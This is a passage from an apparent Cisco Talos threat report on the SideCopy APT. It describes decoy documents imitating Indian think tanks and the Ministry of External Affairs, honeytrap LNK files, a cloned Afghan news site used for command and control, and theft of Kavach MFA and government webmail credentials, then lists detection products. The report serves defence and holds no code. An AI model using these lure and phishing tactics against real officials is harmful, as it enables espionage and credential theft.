


Figure 33: Decoy document related to the Indian Army.




Figure 34: Decoy document masquerading as a legitimate CENJOWS article.

InSideCopy: How this APT continues to evolve its arsenal

More recently, an issue brief of the [Observer Research Foundation](#) (ORF, another independent think tank based out of India) was used as a decoy by SideCopy in an attack delivering njRAT to its victims (Figure 35).

Another attack from 2020 shows targeting of diplomatic personnel – those working in embassies specifically. The decoy document employed in this case consisted of a circular from the [Indian Ministry of External Affairs \(MEA\)](#) to its employees and attachees. This infection chain also delivered Allakore and CetaRAT (Figure 36).

Besides all of these email campaigns we've outlined, SideCopy also uses honeytraps to lure victims in. These infections typically consist of malicious LNK files that display explicit photos of women. The infection chain again delivers CetaRAT and Allakore. We've also observed APT36 (Transparent Tribe) use these types of honeytraps extensively in campaigns targeting members of India's military with CrimsonRAT.

Also like APT36, SideCopy clones legitimate websites that actually just serve malicious content.

In the case of SideCopy, we discovered afghannewsnetwork[.]com, a website posing as the [Pajhwok Afghan News](#), an Afghani independent news agency (Figure 37). This website was used as a C2 for actionRAT, delivered using malicious LNKs that used decoy documents that looked like professional resumes - another targeting tactic closely resembling APT36 (Transparent Tribe).



Figure 35: ORF decoy document used in njRAT infections.




Figure 36: Ministry of External Affairs Circular decoy document.

InSideCopy: How this APT continues to evolve its arsenal




Figure 37: (Left) malicious cloned website vs. (Right) Legitimate website for the Pajhwok Afghan News.

CREDENTIAL HARVESTING

One of SideCopy’s central motives is credential harvesting. Specifically, the group looks to steal access credentials from central Indian government employees.

The group commonly targets Kavach, an MFA app used across India’s government. Kavach allows employees (including military personnel) to access IT resources such as email services.

SideCopy has shown a particular interest in Kavach, deploying the njRAT malware with special victim IDs of “kavach.” They also use GoLang-based file recon plugins (Nodachi) to exfiltrate Kavach authentication databases from infected devices. Some droppers for MargulasRAT also masqueraded as installers for Kavach on Windows.

We’ve also discovered phishing portals operated by SideCopy posing as the Gol’s webmail to trick victims into divulging their email credentials (Figure 38).



Figure 38: Phishing portal for webmail[.]gov[.]in set up by SideCopy.

CONCLUSION

What started as a simple infection vector by SideCopy to deliver a custom RAT (CetaRAT), has evolved into multiple variants of infection chains delivering several RATs. The use of these many infection techniques – ranging from LNK files to self-extracting RAR EXEs and MSI-based installers – is an indication that the actor is aggressively working to infect their victims. This threat actor is also rapidly evolving their malware set using a combination of custom and commodity RATs and plugins. The variety of post-infection plugins specifically used by the attacker signifies a focus on espionage.

Targeting tactics used by SideCopy consists of multiple themes, quite similar to those utilized by APT36: military, diplomatic and honeytraps. This indicates that the group continues to target government entities in the Indian subcontinent.

This boost in SideCopy’s operations aided by multiple infection chains, RATs and plugins marks the group’s intent to rapidly evolve their TTPs.

COVERAGE

Ways our customers can detect and block this threat are listed below.

[Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

[Cisco Secure Web Appliance](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

[Cisco Secure Network/Cloud Analytics](#) (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

[Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

[Umbrella](#), Cisco’s secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

[Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#). SIDs 57842 – 57849 can protect against the threats outlined in this paper.

Cisco Secure Endpoint users can use [Orbital Advanced Search](#) to run complex OSqueries to see if their endpoints are infected with this specific threat.